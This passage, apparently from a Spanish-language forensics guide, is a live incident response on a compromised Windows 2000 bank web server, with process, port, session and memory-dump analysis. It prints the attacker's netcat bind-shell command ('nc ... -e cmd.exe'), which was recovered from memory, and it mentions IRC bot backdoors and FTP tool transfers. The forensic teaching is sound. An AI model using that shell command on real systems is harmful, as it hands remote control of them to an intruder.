860  mqsvc           ->  2103  TCP   C:\WINNT\System32\mqsvc.exe
860  mqsvc           ->  2105  TCP   C:\WINNT\System32\mqsvc.exe
860  mqsvc           ->  2107  TCP   C:\WINNT\System32\mqsvc.exe
784  msdtc           ->  3372  TCP   C:\WINNT\System32\msdtc.exe
1348 t_NC            ->  4151  TCP   D:\win_2k\intel\bin\t_NC.EXE
1224      iroffer             ->             4153             TCP
C:\WINNT\system32\os2\dll\iroffer.exe
1424     nc                                    ->     60906   TCP
C:\WINNT\system32\os2\dll\nc.exe
1292  tcpsvcs       ->  7     UDP   C:\WINNT\System32\tcpsvcs.exe
1292  tcpsvcs       ->  9     UDP   C:\WINNT\System32\tcpsvcs.exe
1292  tcpsvcs       ->  13    UDP   C:\WINNT\System32\tcpsvcs.exe
1292  tcpsvcs       ->  17    UDP   C:\WINNT\System32\tcpsvcs.exe
1292  tcpsvcs       ->  19    UDP   C:\WINNT\System32\tcpsvcs.exe
380  svchost        ->  135   UDP   C:\WINNT\system32\svchost.exe
8     System           ->  137   UDP
8    System           ->  138   UDP
1244  snmp           ->  161   UDP   C:\WINNT\System32\snmp.exe
1256 snmptrap   ->  162   UDP   C:\WINNT\System32\snmptrap.exe
8    System           ->  445   UDP
```

```
224  lsass            ->  500   UDP   C:\WINNT\system32\lsass.exe
440  svchost         ->  520   UDP   C:\WINNT\System32\svchost.exe
212 services       ->  1026  UDP   C:\WINNT\system32\services.exe
860 mqsvc          ->  1028  UDP   C:\WINNT\System32\mqsvc.exe
1044         inetinfo->                  1032                  UDP
C:\WINNT\System32\inetsrv\inetinfo.exe
1044    inetinfo                         ->        3456        UDP
C:\WINNT\System32\inetsrv\inetinfo.exe
860   mqsvc          ->  3527  UDP   C:\WINNT\System32\mqsvc.exe
```

Las primeras cinco líneas estan problablemente atribuidas a la apertura de archivos binarios del sistema mediante los puertos TCP 1025, 1027, 1029, 1030 y 1031.

La siguiente línea muestra que alguien ejecuta el cliente FTP nativo en JBRWWW. Debido a que el administrador dice que nunca se ejecuta el cliente FTP, marcamos esta actividad como sospechosa.

Las siguientes dos líneas detalla que se está ejecutando C: \ winnt \ system32 \ OS2 \ dll que se denomina iroffer.exe:

```
Pid  Process     Port Proto Path
1224 iroffer    -> 1174 TCP C:\WINNT\system32\os2\dll\iroffer.exe
1224 iroffer    -> 1465 TCP C:\WINNT\system32\os2\dll\iroff
```

Una rápida búsqueda en http://www.google.com de "iroffer" se vuelve un sitio web en http://www.iroffer.org. Se trata de un sitio Web real, y la herramienta tiene fines legítimos.

Aparentemente, esta herramienta es un robot que se conecta a canales de IRC y Ofrece control remoto de JBRWWW. Por lo tanto, estas dos líneas nos proporcionan la confirmación de que hubo un incidente en el que se encuentra comprometido JBRWWW.

Las próximas cinco líneas en la salida de FPort muestran los puertos abiertos por el mqsvc.exe, un archivo binario afiliado con la cola de mensajes de Windows. La siguiente línea detecta nuestra respuesta netcat en vivo durante período de sesiones:

```
Pid  Process      Port Proto Path
1348 t_NC      -> 4151 TCP  D:\win_2k\intel\bin\t_NC.EXE
```

Hemos cambiado nuestra sesión al nombre de: t_NC.EXE para demostrar confianza, y así de esta manera no correr accidentalmente una copia de nc.exe desde la maquina víctima.

Si nos movemos a la siguiente dos líneas, nos damos cuenta de que ellos nos proporcionan la mayor parte de la información relativa a las puertas traseras del atacante:

```
Pid  Process      Port  Proto Path
```

```
1224 iroffer   -> 4153  TCP C:\WINNT\system32\os2\dll\iroffer.exe
1424 nc        -> 60906 TCP C:\WINNT\system32\os2\dll\nc.exe
```

Lo cual indica que el atacante no solo ejecuto el iroffer sino que también tuvo un periodo de sesiones de netcat, pero no se puede indicar que actividades ha realizando el atacante mediante estas dos líneas, ya que podría ser una conexión de salida, o puede ser en modo de escucha, permitiendo a las conexiones de entrada libre acceso a un shell de comandos.

Al reexaminar la salida de netstat mostrado anteriormente, vemos que el puerto 60906 está escuchando. Por lo tanto, podemos concluir a través de netcat y FPort que el atacante de la puerta trasera en 60906 en la actualidad está conectado.

- **CACHÉ DE NOMBRES NETBIOS DE ESCRITORIO:**

Como sabemos en versiones de Windows anteriores a 2003 se guardaban las conexiones mediante nombres NetBIOS en lugar de direcciones.

Mapearemos un nombre NetBIOS a una dirección ip, por lo tanto podemos emitir el comando nbtstat durante nuestra respuesta en vivo hacia la víctima con un volcado del sistema de caché de nombres NetBIOS.

Tengamos en cuenta que este comando sólo nos muestra el nombre NetBIOS de la tabla cache, no un historial completo de las conexiones. Por lo tanto, los valores en esta tabla representan las conexiones de y hacia las máquinas en un relativamente corto tiempo atrás. Cuando ejecute el comando siguiente (el modificador -c instruye a nbtstat a volcar la memoria caché):

```
T_PSLIST    1484    8    2    87    1216    0:00:00.040    0:00:00.030
0:00:00.050
**********************
***** nbtstat -c *****
**********************
Local Area Connection:
Node IpAddress: [103.98.91.41] Scope Id: []
                  NetBIOS Remote Cache Name Table
        Name              Type       Host Address    Life [sec]
    ------------------------------------------------------------
    95.208.123.64  <20>  UNIQUE          95.208.123.64       562
```

Esta es una única respuesta. El "nombre" de este servidor es en realidad la misma que la dirección IP para este equipo situado en la 95.208.123.64.

- SESIONES DE USUARIO ACTUALMENTE ABIERTAS

Hay q ser cautelosos durante una respuesta en vivo, por lo tanto usaremos una herramienta llamada PsLoggedOn la cual muestra a los usuarios que se encuentran loggoneados en el momento o han accedido a recursos compartidos. Al ejecutar esta herramienta en JBRWWW sin parámetros de línea de comandos, recibimos la siguiente información:

```
********************
***** psloggedon *****
********************

PsLoggedOn v1.21 - Logon Session Displayer
Copyright (C) 1999-2000 Mark Russinovich
SysInternals - www.sysinternals.com
Users logged on locally:
     8/23/2003 3:32:53 PM    JBRWWW\Administrator
Users logged on via resource shares:
     10/1/2003 9:52:26 PM    (null)\ADMINISTRATOR
```

La misma registra dos sesiones, un usuario local y el otro administrador, la del administrador local nos identifica ya que debemos tener acceso mediante la cuenta de administrador para ejecutar las herramientas actuales.

El segundo es también de acceso de administrador, pero es una conexión remota. Por lo tanto, alguien está accediendo a JBRWWW mientras estamos investigando el sistema. Y nos damos cuenta que esta sesión también tiene privilegios de administrador, lo cual es un pre-requisito para ejecutar PsExec.

Volvamos a nuestras conexiones de red actuales:

```
Proto Local Address          Foreign Address        State
TCP   103.98.91.41:445       95.208.123.64:3762     ESTABLISHED
```

Para un usuario que va a estar conectado a distancia, él o ella debe estar conectado a un puerto NetBIOS. Para Windows 2000, es el puerto TCP 445 o 139. Para las versiones anteriores de Windows, sólo el puerto TCP 139. Por lo tanto, ahora sabemos que el atacante tiene la dirección IP 95.208.123.64.

- **LA TABLA DE ENRUTAMIENTO INTERIOR**

Uno de los nefastos usos de un servidor implica que el atacante pueda alterar la tabla de enrutamiento para desviar el tráfico de alguna manera. Y si habría un firewall o cualquier otro dispositivo de seguridad, el atacante podría ser capaz de entrar a la red a través de un router diferente que tenga más acl´s permisivas.

Y otra de las razones por las que un atacante pudiera alterar la tabla de enrutamiento seria redirigir el flujo del tráfico para capturar los datos que se encuentren fluyendo en la conexión de red.

Podemos examinar la tabla de enrutamiento mediante la emisión de los comando netstat con la –m en la línea de comandos. Los siguientes datos provienen de los comando netstat cuando se ejecuta en JBRWWW:

```
***********************
***** netstat -rn *****
***********************
===========================================================================
==========
Interface List
0x1 ........................... MS TCP Loopback interface
0x1000003 ...00 c0 4f 1c 10 2b ...... 3Com EtherLink PCI
===========================================================================
==========
```

```
===========================================================================
===========
Active Routes:
Network Destination  Netmask     Gateway    Interface  Metric
0.0.0.0             0.0.0.0    103.98.91.1  103.98.91.41       1
103.98.91.0   255.255.255.0      103.98.91.41   103.98.91.41    1
103.98.91.41  255.255.255.255   127.0.0.1           127.0.0.1   1
103.255.255.255 255.255.255.255 103.98.91.41    103.98.91.41    1
127.0.0.0     255.0.0.0         127.0.0.1           127.0.0.1   1
224.0.0.0     224.0.0.0         103.98.91.41    103.98.91.41    1
255.255.255.255  255.255.255.255 103.98.91.41    103.98.91.41   1
Default Gateway:       103.98.91.1
===========================================================================
===========
Persistent Routes:
 None
Route Table
Active Connections
Proto  Local Address          Foreign Address        State
  TCP    103.98.91.41:445      95.208.123.64:3762   ESTABLISHED
  TCP    103.98.91.41:1033     95.208.123.64:21     CLOSE_WAIT
  TCP    103.98.91.41:1174     95.145.128.17:6667   ESTABLISHED
  TCP    103.98.91.41:1465     95.208.123.64:3753   ESTABLISHED
  TCP    103.98.91.41:3992     95.208.123.64:445    TIME_WAIT
  TCP    103.98.91.41:4151     103.98.91.200:2222   ESTABLISHED
  TCP   103.98.91.41:60906     95.16.3.23:1048      ESTABLISHED
```

Observemos que este comando solo lista las conexiones de red abiertas. La lista de conexiones de red abiertas coincide exactamente con la versión que vimos anteriormente, cuando se emitió el comando netstat -an.

- **PROCESOS QUE SE ESTÁN EJECUTANDO**

Nos gustaría saber qué procesos el atacante ejecuta en JBRWWW porque pueden contener puertas traseras. Podemos listar de la tabla de procesos con el pslist, lo cual nos da como resultado:

```
******************
***** pslist *****
******************
PsList v1.2 - Process Information Lister
Copyright (C) 1999-2002 Mark Russinovich
Sysinternals - www.sysinternals.com

Process information for JBRWWW:
Name          Pid Pri Thd  Hnd    Mem     User Time   Kernel Time
Elapsed Time
Idle          0   0   1    0          16          0:00:00.000
4:32:11.623  942:27:36.131
System         8    8  32  183        212         0:00:00.000
0:00:16.073  942:27:36.131
```

```
smss          140   11   6   33       344         0:00:00.010
0:00:00.470  942:27:36.131
csrss         164   13   14  449      1804        0:00:00.460
0:00:06.339  942:27:27.649
winlogon184   13   14  336           2920        0:00:00.721
0:00:02.513  942:27:26.067
services      212   9     32  532     5432        0:00:02.643
0:00:05.087  942:27:24.084
lsass         224   9     14  276     1208        0:00:01.271
0:00:01.642  942:27:24.044
svchost       380   8        6  222   2464        0:00:02.994
0:00:04.135  942:27:20.108
SPOOLSV       408   8  10   98        2460        0:00:00.050
0:00:00.160  942:27:19.467
svchost       440   8  27  549        5784        0:00:00.510
0:00:00.771  942:27:19.347
regsvc        476   8   2   30        812         0:00:00.020
0:00:00.020  942:27:19.087
mstask        492   8   6   89        1772        0:00:00.040
0:00:00.040  942:27:18.786
explorer      636   8  10  225        1180        0:00:01.972
0:00:05.417  942:25:26.054
msdtc         784   8  22  166        3312        0:00:00.440
0:00:00.180  942:20:24.901
mqsvc         860   8  22  180        3628        0:00:00.160
0:00:00.370  942:20:21.697
```

```
inetinfo      1044   8  36  655       10712       0:00:08.352
0:00:05.327  942:17:39.914
snmptrap      1256   8   4   47       1148        0:00:00.010
0:00:00.020  942:16:44.374
tcpsvcs       1292   8   4   77       1444        0:00:00.010
0:00:00.100  942:16:39.958
snmp          1244   8   6  222       3132        0:00:00.050
0:00:00.160  942:13:39.358
cmd           556    8   1   24       1020        0:00:00.110
0:00:00.230  942:08:37.614
dllhost       888    8  11  135       3416        0:00:00.280
0:00:00.160  195:07:22.229
mdm           580    8   3   75       1928        0:00:00.030
0:00:00.030  195:07:21.047
dllhost       1376   8  23  229       4684        0:00:00.130
0:00:00.160  195:06:26.479
PSEXESVC      892    8   6   63       1008        0:00:00.010
0:00:00.030    2:41:47.564
cmd           1272   8   1   25       984         0:00:00.020
0:00:00.030    2:41:15.969
ftp           1372   8   1   39       1176        0:00:00.020
0:00:00.020    2:39:05.861
cmd           1160   8   1   28       976         0:00:00.020
0:00:00.010    2:24:25.536
nc            1424   8   3   40       1012        0:00:00.010
0:00:00.040    2:23:39.800
```

```
cmd            1092  8    1    34         968          0:00:00.010
0:00:00.020     2:22:03.992
iroffer        1224  8    5    95         2564         0:00:00.090
0:00:00.200     2:21:30.544
cmd            1468  8    1    30         984          0:00:00.030
0:00:00.030     2:00:02.272
cmd            496   8    1    24         964          0:00:00.020
0:00:00.090     0:00:00.841
T_NC           1348   8    1   28         1004         0:00:00.020
0:00:00.030     0:00:00.821
T_PSLIST       1484  8    2    87         1216         0:00:00.040
0:00:00.030     0:00:00.050
```

Vemos que las primeras líneas son los procesos del sistema, por el largo tiempo transcurrido. Esto es indicativo de procesos que se ejecutan desde el inicio, que son típicos procesos del sistema. El atacante pido correr algo en el inicio, entonces volveremos a verificar esta lista de proceso.

A continuación, se muestran los procesos ejecutados por el atacante. Los procesos fueron ejecutados aproximadamente 2 horas y 40 minutos antes de que ejecutemos nuestra respuesta en vivo. Esta información nos da un marco de tiempo sobre cuando el atacante estuvo en JBRWWW. Debido a que la máquina fue arrancada hace mucho tiempo,

su ataque inicial puede haber sido casi tres horas antes de nuestra respuesta. Si calculamos 2 horas y 40 minutos antes de nuestra respuesta, recordando la primera información esto nos indica que fue en Octubre 1 del 2003 a las 19:18.

Parece que el atacante corrió PSEXECSVC, que es el resultado de un comando PsExec iniciado en JBRWWW. PsExec es una herramienta de que permite a un usuario válido conectarse desde una máquina de Microsoft Windows a otra y ejecutar un comando a través de una conexión NetBIOS. (Esto podría explicar las conexiones al puerto 445 que hemos descubierto anteriormente).

Permitiendo a los atacantes utilizar esta herramienta para ejecutar cmd.exe. Sabiendo que el atacante está ejecutando PsExec, nos dice mucho acerca de esta intrusión. En primer lugar, PsExec sólo abre un canal si se suplanta credenciales de nivel de administrador. Por lo tanto, el atacante tiene una contraseña de nivel de administrador. En segundo lugar, el atacante conoce una contraseña de JBR, y esa contraseña puede trabajar en otras máquinas a través de la empresa JBR.

En tercer lugar, el atacante debe estar ejecutando un sistema de Microsoft Windows en su máquina atacante para ejecutar PsExec.

También vemos que el atacante está ejecutando el comando ftp. Una de las primeras cosas que los atacantes usualmente hacen cuando logran accesar a un sistema, es transferir sus herramientas a la máquina víctima. Ya que este proceso es parte de la metodología estándar de los hackers. También vemos nc, que como ya averiguamos es netcat, e iroffer. Y las tres últimas líneas son parte de nuestro proceso de respuesta en vivo.

- SERVICIOS EN EJECUCIÓN

Vimos en la última sección que había un proceso en ejecución con el nombre PSEXECSVC. "SVC" probablemente indique que es un servicio. Podemos obtener fácilmente una lista de servicios con el PsService, incluido también en el Pstools.

El único servicio que nos llama la atención es:

```
**********************
***** psservice *****
**********************
PsService v1.01 - local and remote services viewer/controller
Copyright (C) 2001 Mark Russinovich
```

```
Sysinternals - www.sysinternals.com
SERVICE_NAME: PSEXESVC
DISPLAY_NAME: PSEXESVC
(null)
   TYPE      : 10 WIN32_OWN_PROCESS
   STATE      : 4 RUNNING
               (STOPPABLE,NOT_PAUSABLE,IGNORES_SHUTDOWN)
   WIN32_EXIT_CODE    : 0 (0x0)
   SERVICE_EXIT_CODE : 0 (0x0)
   CHECKPOINT       : 0x0
   WAIT_HINT       : 0x0
```

Los demás servicios son claramente los servicios de Microsoft Windows, y que contienen descripciones válidas acerca de sus propósitos. Este servicio en cambio no tiene una descripción. La línea que dice null es donde debería ir una descripción. Podemos ver que este servicio se está ejecutando, y con un poco de investigación en Google, nos encontramos con información que vincula a PSEXECSVC con la herramienta PsExec. Es importante señalar que, incluso si la herramienta PsExec fuese renombrada, nosotros seguiriamos viendo este servicio en el listado de servicios.

Los servicios son importantes para nosotros porque un atacante puede ocultar programas en ellos. Además, a diferencia de los procesos en

general, los servicios pueden ser forzados a ponerse en marcha durante el reinicio del sistema.

- TAREAS PROGRAMADAS

Un atacante con acceso administrativo puede programar tareas. Esto habilitaría al atacante para correr comandos. Por ejemplo un atacante puede crear un calendario de trabajo que abra una puerta trasera cada noche a las 2 a.m... De esta forma, cuando su puerto habitual de seguridad escanee no hallaran puertas traseras durante las horas de trabajo.

Realizando el paso, vemos las siguientes tareas previstas para JBRWWW:

```
**************
***** at *****
**************
There are no entries in the list.
```

Por lo tanto, no hay que preocuparse por ese tipo de actividad durante la presente investigación.

- ARCHIVOS ABIERTOS

  Al examinar la lista de archivos abiertos, somos capaces de determinar mas información pertinente para nuestra investigación. Por lo que utilizaremos una herramienta más del kit de PSTOOLS, llamada psfile, con la cual obtenemos lo siguiente:

```
******************
***** psfile *****
******************
PsFile v1.01 - local and remote network file lister
Copyright (C) 2001 Mark Russinovich
Sysinternals - www.sysinternals.com
Files opened remotely on JBRWWW:
[100] \PIPE\psexecsvc
    User:   ADMINISTRATOR
    Locks:  0
    Access: Read Write
[101] \PIPE\psexecsvc-CAINE-2936-stdin
    User:   ADMINISTRATOR
    Locks:  0
    Access: Write
[102] \PIPE\psexecsvc-CAINE-2936-stdout
    User:   ADMINISTRATOR
    Locks:  0
    Access: Read
[103] \PIPE\psexecsvc-CAINE-2936-stderr
```

```
User:    ADMINISTRATOR
Locks:   0
Access: Read
```

Vemos que psfile reporta una linea del sistema abierto por PSEXECSVC. Ahora vemos la palabra CAINE. Y como sabemos CAINE es el nombre NetBIOS de la computadora conectada a JBRWWW usando Psexec.

- PROCESO DE VOLCADO DE MEMORIA

Todavía no sabemos qué exactamente ha ejecutado el atacante. Por lo tanto capturaremos el espacio de memoria del proceso en sospecha.

Normalmente se captura el espacio de la memoria mediante el sistema de Windows. Y Microsoft proporciona una utilidad llamada Userdump.exe para la familia Windows NT que nos permite captar el espacio de memoria utilizados por cualquier proceso de ejecución. Esta herramienta es un componente del paquete de herramientas de soporte Microsoft OEM.

Como userdump escribe el proceso extraido del disco, podremos usar la sesión de netcat para transferir los datos directamente. Y ya que queremos tener un pequeño impacto posible sobre el sistema

sospechoso, antes de ejecutar comandos userdump, los cuales escribirán archivos largos a el disco del sistema sospechoso (posiblemente suprimiendo material de valor probatorio en el espacio no asignado), mapearemos una red compartida directamente a nuestro sistema forense. En este caso, mapearemos desde nuestro sistema forense un dispositivo Z. utilizando el siguiente comando:

```
C:\> net use Z: \\103.98.91.200\data
The command completed successfully.
```

Ahora ya tenemos establecida una area de almacenamiento con red accesible en nuestra estación forense, ya podemos usar userdump.
Cuando ejecutamos Userdump.exe sin opciones de línea de comandos, ayudar a los usuarios se muestra:

Tenga en cuenta que userdump tiene varias opciones útiles, en la captura de múltiples procesos en una sola línea de comandos y ver los procesos que se están ejecutando. Para ejecutar el userdump en un único proceso sospechoso, simplemente ofertamos con un ID de proceso (PID) que hemos obtenido a partir del comando pslist y un destino. Para guardar la sesión netcat del atacante (PID 1424) mapeada a nuestro disco duro en Z. Se ejecuta el siguiente comando:

```
userdump 1424 Z:\nc_1424.dmp
User Mode Process Dumper (Version 3.0)
Copyright (c) 1999 Microsoft Corp. All rights reserved.

Dumping process 1424 (nc.exe) to
Z:\nc_1424.dmp...
The process was dumped successfully.
```

Hemos adquirido el proceso de volcados de memoria para los procesos 1092, 1160, 1272, 1468, 1372, 1224, 1424, y 892

Ahora que tenemos los archivos sospechosos de la aplicación de volcado de memoria, podemos realizar un examen inicial con Dumpchk.exe. Esta utilidad esta diseñada para validar un volcado de memoria, sin embargo, proporciona información valiosa. En nuestra estación forense, hemos ejecutado Dumpchk.exe para examinar el proceso de volcado de memoria de los presuntos procesos netcat:

```
D:\dumpchk nc_1424.dmp
Microsoft (R) Windows Debugger Version 6.2.0013.1
Copyright (c) Microsoft Corporation. All rights reserved.

Loading Dump File [nc_1424.dmp]
User Dump File: Only application data is available
Windows 2000 Version 2195 UP Free x86 compatible
```

```
Product: WinNt
[portions removed for brevity]
Windows 2000 Version 2195 UP Free x86 compatible
Product: WinNt
kernel32.dll version: 5.00.2191.1
PEB at 7FFDF000
  InheritedAddressSpace:  No
  ReadImageFileExecOptions: No
  BeingDebugged:      No
  ImageBaseAddress:     00400000
  Ldr.Initialized: Yes
  Ldr.InInitializationOrderModuleList: 131f38 . 13b470
  Ldr.InLoadOrderModuleList: 131ec0 . 13b460
  Ldr.InMemoryOrderModuleList: 131ec8 . 13b468
Base TimeStamp                     Module
400000       34d74d22       Feb       03       12:00:18       1998
C:\WINNT\system32\os2\dll\nc.exe
77f80000       38175b30       Oct       27       15:06:08       1999
C:\WINNT\System32\ntdll.dll
77e80000       3844d034       Dec       01       02:37:24       1999
C:\WINNT\system32\KERNEL32.dll
75050000       3843995d       Nov       30       04:31:09       1999
C:\WINNT\System32\WSOCK32.dll
75030000       3843995d       Nov       30       04:31:09       1999
C:\WINNT\System32\WS2_32.DLL
78000000       37f2c227       Sep       29       20:51:35       1999
C:\WINNT\system32\MSVCRT.DLL
```

```
77db0000       3844d034       Dec       01       02:37:24       1999
C:\WINNT\system32\ADVAPI32.DLL
77d40000       384700c2       Dec       02       18:29:06       1999
C:\WINNT\system32\RPCRT4.DLL
75020000       3843995d       Nov       30       04:31:09       1999
C:\WINNT\System32\WS2HELP.DLL
74fd0000       3843995d       Nov       30       04:31:09       1999
C:\WINNT\system32\msafd.dll
77e10000       3844d034       Dec       01       02:37:24       1999
C:\WINNT\system32\USER32.DLL
77f40000       382bd384       Nov       12       03:44:52       1999
C:\WINNT\system32\GDI32.DLL
75010000       3843995d       Nov       30       04:31:09       1999
C:\WINNT\System32\wshtcpip.dll
SubSystemData:     0
ProcessHeap:       130000
ProcessParameters: 20000
   WindowTitle: 'nc -d -L -n -p 60906 -e cmd.exe'
   ImageFile:   'C:\WINNT\system32\os2\dll\nc.exe'
   CommandLine: 'nc -d -L -n -p 60906 -e cmd.exe'
DllPath:
'C:\WINNT\system32\os2\dll;.;C:\WINNT\System32;C:\WINNT\system;C:
\WINNT;C:\WINNT\➥system32;C:\WINNT;C:\WINNT\System32\Wbem'
Environment: 0x10000
Finished dump check
```

El resultado confirma el nombre del archivo y la ubicación y proporciona una lista de vínculos dinámicos asociados con los archivos a lo largo de la hora y la línea de comandos utilizados para iniciar el proceso de netcat. Y nos indica que netcat fue configurado para abrirse desde la consola, escuchar desde el puerto 60906, y ejecutar un shell de comandos cuando se produzca cualquier conexión.

Estos datos volátiles se hubieran perdido si el proceso de la memoria no hubiese sido capturado, y simplemente no estaría disponible si examinábamos solo la captura binaria de nc.exe. El examen con Dumpchk reveló que el PID 1224 se inició con una línea de comandos de iroffer myconfig, y el PID 1372 con ftp 95.208.123.64.

Ahora podemos examinar los volcados de memoria para información adicional mediante la búsqueda a través de las contiguas cadenas ASCII que están incrustados dentro. Debido a los datos almacenados por una aplicación o proceso en la memoria pueden estar en formato Unicode, es necesario utilizar una versión compatible con Unicode para los comandos en cadena de Windows.

Durante la ejecución de cadenas en el nc_1424 de volcado de memoria, podemos ver de inmediato el entorno de aplicaciones, que proporciona,

entre otras cosas, el nombre del equipo, la ruta del sistema, la ubicación en el sistema de archivos de
la aplicación en ejecución, y la línea de comandos utilizados:

```
strings nc_1424.dmp

Strings v2.1
Copyright (C) 1999-2003 Mark Russinovich
Systems Internals - http://www.sysinternals.com

g=C:=C:\WINNT\system32\os2\dll
ALLUSERSPROFILE=C:\Documents and Settings\All Users
CommonProgramFiles=C:\Program Files\Common Files
COMPUTERNAME=JBRWWW
ComSpec=C:\WINNT\system32\cmd.exe
NUMBER_OF_PROCESSORS=1
OS=Windows_NT
Os2LibPath=C:\WINNT\system32\os2\dll;
Path=C:\WINNT\system32;C:\WINNT;C:\WINNT\System32\Wbem
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH
PROCESSOR_ARCHITECTURE=x86
PROCESSOR_IDENTIFIER=x86 Family 6 Model 6 Stepping 5,
GenuineIntel
PROCESSOR_LEVEL=6
PROCESSOR_REVISION=0605
ProgramFiles=C:\Program Files
```

```
PROMPT=$P$G
SystemDrive=C:
SystemRoot=C:\WINNT
TEMP=C:\WINNT\TEMP
TMP=C:\WINNT\TEMP
USERPROFILE=C:\Documents and Settings\Default User
windir=C:\WINNT
C:\WINNT\system32\os2\dll\
C:\WINNT\system32\os2\dll;.;C:\WINNT\System32;C:\WINNT\system;C:\
WINNT;C:\WINNT\
➥system32;C:\WINNT;C:\WINNT\System32\Wbem
C:\WINNT\system32\os2\dll\nc.exe
nc -d -L -n -p 60906 -e cmd.exe
```

Otras cadenas se encuentra al examinar los archivos capturados de memoria son las siguientes:

```
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
es.c : 328 0.000000
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
Trace -1 mainloop       src/iroffer.c You A|
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
ies.c : 328 0.000000
```

```
*** XDCC Autosave: Saving... Done
*** Saving Ignore List... Done
 Trace -1 mainloop       src/iroffer.c
w{'
iroffer myconfig

C:\WINNT\System32\cmd.exe - iroffer myconfig
CygwinWndClass
IR>
    23 File(s)   1,739,715 bytes
&NCN
     2 Dir(s)  3,451,928,576 bytes free
C:\
WHATSNEW
C:\WINNT\system32\os2\dll\iroffer.exe
iroffer myconfig
       2 Dir(s)  3,451,928,576 bytes free
C:\WINNT\system32\ftp.exe
ftp 95.208.123.64
jbrwww
jbrbank.com
xUSER ftp
uH<
User (95.208.123.64:(none)):
xl'
Password:
FTP. control
```

```
rator
 (95.208.123.64:(none)):
```

Hemos adquirido el proceso de volcados de memoria para los procesos 1160, 1272, 1468, 1372, 1224, 1424, y 892.

- VOLCADOS DE MEMORIA DEL SISTEMA COMPLETO:

Ahora queremos capturar a todo el sistema de memoria, en el cual puede haber restos de otros procesos del intruso o de sesiones anteriores.
Podemos obtener usando un programa que ya conocemos: con -dd.

El sr. Garner crea la versión de un dd en la sección de objeto Device/PhysicalMemory. Una sección de objetos, también llamado un archivo de mapeo de objeto, representa un bloque de memoria que dos o más procesos pueden compartir, y puede ser asignada a una página o de otro tipo de archivo en archivo de disco. Mediante el mapeo la sección de objeto /Device/PhysicalMemory a un espacio de direcciones virtuales, la versión de Garner de dd nos permite generar un volcado de memoria que representa al sistema de memoria.
Utilizamos la siguiente línea de comandos para capturar la memoria del sistema:

```
D:\>dd.exe if=\\.\physicalmemory of=z:\JBRWWW_full_memory_dump.dd
bs=4096
Forensic Acquisition Utilities, 3, 16, 2, 1030
dd, 1, 0, 0, 1030
Copyright (C) 2002 George M. Garner Jr.

Command Line: dd.exe if=\\.\physicalmemory
of=z:\JBRWWW_full_memory_dump.dd bs=4096
Based on original version developed by Paul Rubin, David
MacKenzie, and Stuart Kemp
Microsoft Windows: Version 5.0 (Build 2195.Professional)

02/10/2003 02:41:01 (UTC)
01/10/2003 22:41:01 (local time)

Current User: JBRWWW\Administrator
Total physical memory reported: 129260 KB
Copying physical memory...
E:\dd.exe:
    Stopped reading physical memory:
The parameter is incorrect.

Output z:\JBRWWW_full_memory_dump.dd 129260/129260 Kbytes
```

Esta imagen de memoria, llamada JBRWWW_full_memory_dump.dd, está en el CD de evidencia. También se puede utilizar esta versión de dd para obtener una imagen de todo el disco duro físico desde la

presentación en vivo del sistema sin necesidad de apagar, reiniciar, o la interrupción del servicio. Para lograr esto, habría utilizado la línea de comandos siguiente:

```
D:\>dd.exe  if=\\.\physicaldrive0  of=z:\JBRWWW_physicaldrive0.dd
bs=4096
```

Durante un examen, las cadenas de mando revelaron varias piezas de información relativas a la intrusión de respuesta.

Los siguientes son algunos de los comandos ejecutados el atacante durante la intrusión. Parece que el intruso realizo un ping a sí mismo al 95.208.123.64, inició un comando ipconfig / all, que inició una de sesion FTP, y ejecuto iroffer.exe:

```
Ping statistics for 95.208.123.64:
  Packets: Sent = 2, Received = 2, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
  Minimum = 0ms, Maximum = 0ms, Average = 0ms
<g 95.208.123.64
ipconfig /all
T\System32\cmd.exe - ping 95.16
<g 95.208.123.64
cmd.exe
ipconfig.exe
ftp.exe
```

```
iroffer.exe
ystemRoot%\System32\cmd.exe
<c:\
cd ..
```

Esta es la salida delcomando ipconfig / all extraídos de la memoria del sistema el archivo:

```
********************
***** IpConfig *****
********************


Windows 2000 IP Configuration
    Host Name . . . . . . . . . . . . : jbrwww
    Primary DNS Suffix  . . . . . . . :
    Node Type . . . . . . . . . . . . : Broadcast
    IP Routing Enabled. . . . . . . . : No
    WINS Proxy Enabled. . . . . . . . : No
    DNS Suffix Search List. . . . . . : jbrbank.com
Ethernet adapter Local Area Connection:
    Connection-specific DNS Suffix  . : jbrbank.com
    Description . . . . . . . . . . . : 3Com 3C920 Integrated
Fast Ethernet Controller (3C905C-TX Compatible)
    Physical Address. . . . . . . . . : 00-C0-4F-1C-10-2B
    DHCP Enabled. . . . . . . . . . . : Yes
```

```
    Autoconfiguration Enabled . . . . : Yes
    IP Address. . . . . . . . . . . . : 103.98.91.41
    Subnet Mask . . . . . . . . . . . : 255.255.255.0
    Default Gateway . . . . . . . . . : 103.98.91.1
    DHCP Server . . . . . . . . . . . : 103.98.91.1
    DNS Servers . . . . . . . . . . . : 103.98.91.1
    Lease Obtained. . . . . . . . . . : Saturday, August 23, 2003
3:55:31 PM
    Lease Expires . . . . . . . . . . : Tuesday, August 26, 2003
3:55:31 PM
```

Esta parece ser una ventana de estado de iroffer, lo que puede mostrar archivos de “oferta” del intruso.

```
XDCC Autosave: Saving... Done
—> Saving Ignore List... Done
(159K)
—>  AUTOEXEC.BAT (0K)
—>  boot.ini (0K)
—>  CONFIG.SYS (0K)
—>  Documents and Settings (4K)
—>  Inetpub (4K)
—>  IO.SYS (0K)
—>  MSDOS.SYS (0K)
—>  NTDETECT.COM (33K)
—>  ntldr (209K)
```

```
—>  pagefile.sys (209K)
—>  Program Files (4K)
—>  System Volume Information (0K)
—>  update.exe (0K)
—>  WINNT (24K)
—> 16 Total Files
—> ADMIN LISTUL Requested (DCC Chat)
```

Durante la revision de la memoria del sistema, encontramos varias secciones de registros de IIS. En la siguiente sección, el éxito del exploit Unicode lanzado desde 95.16.3.79 fue encontrado en la memoria del sistema.

```
#Software: Microsoft Internet Information Services 5.0
#Version: 1.0
#Date: 2003-10-01 22:58:53
#Fields: time c-ip cs-method cs-uri-stem sc-status
22:58:53 95.208.123.64 GET /NULL.printer 404
23:00:55 95.208.123.64 HEAD /iisstart.asp 200
23:01:18 95.16.3.79 GET /iisstart.asp 200
23:01:18 95.16.3.79 GET /pagerror.gif 200
